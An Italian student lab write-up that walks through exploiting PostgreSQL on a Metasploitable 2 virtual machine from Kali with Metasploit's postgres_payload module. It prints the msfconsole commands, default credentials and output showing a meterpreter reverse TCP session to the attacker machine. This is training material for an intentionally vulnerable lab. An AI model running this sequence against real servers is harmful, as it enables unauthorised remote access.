
S7/L3


L’esercizio di oggi chiede di completare una sessione di hacking usando il modulo exploit/ linux /postgres /postgres_payload sul servizio PostgreSQL di Metasploitable 2.

Come prima cosa dobbiamo configurare gli indirizzi IP delle macchine


Su meta basterà andare all’interno del file che si trova in /etc/network/interfaces




Su Kali invece utilizziamo il commando che si vede nella foto.




Infatti poi verifichiamo con il Ping e funziona.



Per avviare la console scriviamo nel terminale msfconsole.




Essendo che il servizio che dobbiamo sfruttare non lo conosciamo facciamo una piccola ricerca su Google e scopriamo che in teoria di default utilizza la porta 5432 verifichiamo andando a fare una scansione con nmap.



Fatto questo possiamo avviare msfconsole e cerchiamo l'exploit fornito dall'esercizio.

Una volta trovato dobbiamo scegliere ora il payload da usare scriviamo show payloads per vederli tutti.



Utilizzeremo questo quindi digitiamo set payload 16.

Ora dobbiamo vedere le opzioni quindi digitiamo show options.

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate again
   PASSWORD  postgres         no        The password for the specified use
   RHOSTS                     no        The target host(s), see https://do
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) >
```

Come vediamo abbiamo inserito i 2 IP delle nostre macchine.

Quindi ora possiamo far partire scrivendo exploit.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compile
[*] Uploaded as /tmp/IrDmvTHU.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:43
```

Come possiamo notare l'exploit è andato a buon fine ed e stata aperta una sessione.

```
meterpreter > mkdir iminside
Creating directory: iminside
```

Creiamo una directory all'interno è poi scriviamo ls e avremmo un output così:

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2025-01-22 10:11:31 -0500  global
040700/rwx------  4096  dir   2025-01-22 10:11:43 -0500  iminside
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2025-01-22 09:41:30 -0500  postmaster.opts
100600/rw-------  54    fil   2025-01-22 09:41:30 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key
```

Come vediamo la directory è stata creata con successo ma per verificare completamente andiamo a controllare anche da metasploitable.

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# cd /var/lib/postgresql/8.3/main
root@metasploitable:/var/lib/postgresql/8.3/main# ls
base       pg_clog       pg_tblspc    pg_xlog          root.crt
global     pg_multixact  pg_twophase  postmaster.opts  server.crt
iminside   pg_subtrans   PG_VERSION   postmaster.pid   server.key
root@metasploitable:/var/lib/postgresql/8.3/main#
```

Come possiamo notare anche da metasploitable risulta la directory quindi possiamo considerare la nostra sessione andata a buon fine.